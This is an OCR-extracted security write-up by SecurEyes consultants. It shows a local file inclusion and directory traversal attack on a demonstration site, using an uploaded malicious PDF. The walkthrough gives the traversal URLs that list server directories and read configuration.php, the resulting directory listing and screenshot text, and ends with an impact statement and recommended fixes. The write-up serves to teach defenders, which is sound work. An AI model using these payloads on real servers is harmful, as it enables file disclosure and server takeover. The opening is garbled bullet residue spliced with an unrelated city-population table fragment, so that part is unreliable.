•••• • ••	• ••••	• •• ••• •••• ••• •••••	• • • • •• ••• • •• ••• ••• • • ••
a)	•Mega Cities/UAs		
•••	• ••• ••	• ••• ••	• • • •• • •
•••	• ••••••• •• •••	• •• ••••• ••••	• • • •• • •
•••	• •• •••••••	• ••••••	• • •• • •
•••	• •• •••• •••	• ••• ••••••	• • •• • •
•••	• ••••••	• •• •••• ••••	• • •• • •
•••	• •• •••••	• ••••• •••••	• • • •• • •
•••	• •• ••••••••	• ••••••• ••• •••• •	• • •• • •
b)	•Million-plus Cities/UAs		
•••	• •••• ••	• •• •••	• • •• • •

The attacker can now fully exploit the previously discovered Local File inclusion vulnerability. The URL of the vulnerable website is
http://www.vul456.com/index.php?file=test.php


Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back Forward
http://www.vul456.com/index.php?file=test.php
Reload Stop Google Home Firebug
http://indianairforce.n...
http://www.vul456...php?file=test.php

Welcome to Site2 Home page


******** ********

This file includes and displays the content of the file.

WE INCLUDE THE FILE 'test.php' AND THE CONTENT OF FILE DISPLAY HERE

The attacker references to the uploaded PDF file by entering its path, using directory traversal, in the 'file'

GET parameter: **http://www.vul456.com/index.php?file=../site1/upload/HCTD000533.pdf**



Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back Forward
http://www.vul456.com/index.php?file=../site1/upload/HCTD000533.pdf
Reload Stop Google Home Firebug
http://indianairforce.n...
http://www.vul456.....pdf&dir=../site2
Done
127.0.0.1

Welcome to Site2 Home page


```
%PDF-1.3 %Çì¢ 5 0 obj <> stream [illegible]
[illegible]
endobj 10 0 obj <> endobj 25 0 obj <> endobj 17 0 obj <> endobj 26 0 obj <> endobj 9 0 obj <> endobj 21 0 obj <>stream [illegible]
[illegible] endstream endobj 6 0 obj 5626 endobj 15 0 obj [illegible]
```

An attacker can pass input parameters to the malicious PDF file code by sending them as GET parameters:

http://www.vul456.com/index.php?file=../site1/upload/HCTD000533.pdf&dir=../site2



As can be seen above, an attacker can list all directories on the server. He can also read the source of any file on the server:**http://www.vul456.com/index.php?file=../site1/upload/HCTD000533.pdf&file=../site2/configuration.php**


Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back
Forward
http://www.vul456.com/index.php?file=../site1/upload/HCTD000533.pdf&dir=../site2
Reload
Stop
Google
Home
Firebug
http://indianairforce.n...
http://www.vul456.....pdf&dir=../site2
Done
127.0.0.1

```
.
..
index.php
test.php
config
cache
components
db config
includes
installation_
language
logs
media
modules
templates
tmp
xmlrpc
configuration.php
COPYRIGHT.php
htaccess.txt
LICENSE.php
LICENSES.php
robots.txt
com_user
com_newsfeeds
com_poll
com_prof3taprojects
com_projectlog
com_search
```

The files in the site2 directory are displaying here

THE IMPACT

The impact of this vulnerability is that the attacker can execute any arbitrary code on the server potentially taking the complete control of the web server.

RECOMMENDED RESOLUTIONS

Secure web hosting settings should be implemented to disallow pages/ scripts in one website to reference/ include files of other co-hosted websites. Such settings will vary according to web server type and other web hosting environment conditions. However, the following core vulnerabilities can be resolved by using secure coding techniques:

PUBLIC 'FILE UPLOAD' ISSUE:

File upload module should not be publically accessible. If a public file upload module is required, then the uploaded files should be stored in a database and not in the file system.

LFI VULNERABILITY:

Filenames/ file paths of files to be included during execution should not
be passed as a user input from the client side.

Proper indexing should be maintained for the files and the file id's can be passed instead of the file names. For example, 'id=1' instead of 'file=change.php'.

ABOUT THE AUTHORS

Utkarsh Bhatt and Anant Kochhar are Information Security Consultants and they have, between them, secured several web applications.
They can be reached at **utkarsh.bhatt@secureyes.net** and **anant.kochhar@secureyes.net** respectively.

SecurEyes

Infusing Security

SecurEyes is a Bangalore based firm specializing in IT security. **SecurEyes offers a wide range of security services and products to its clients.**

For more information,
please visit our website:
http://www.secureyes.net/.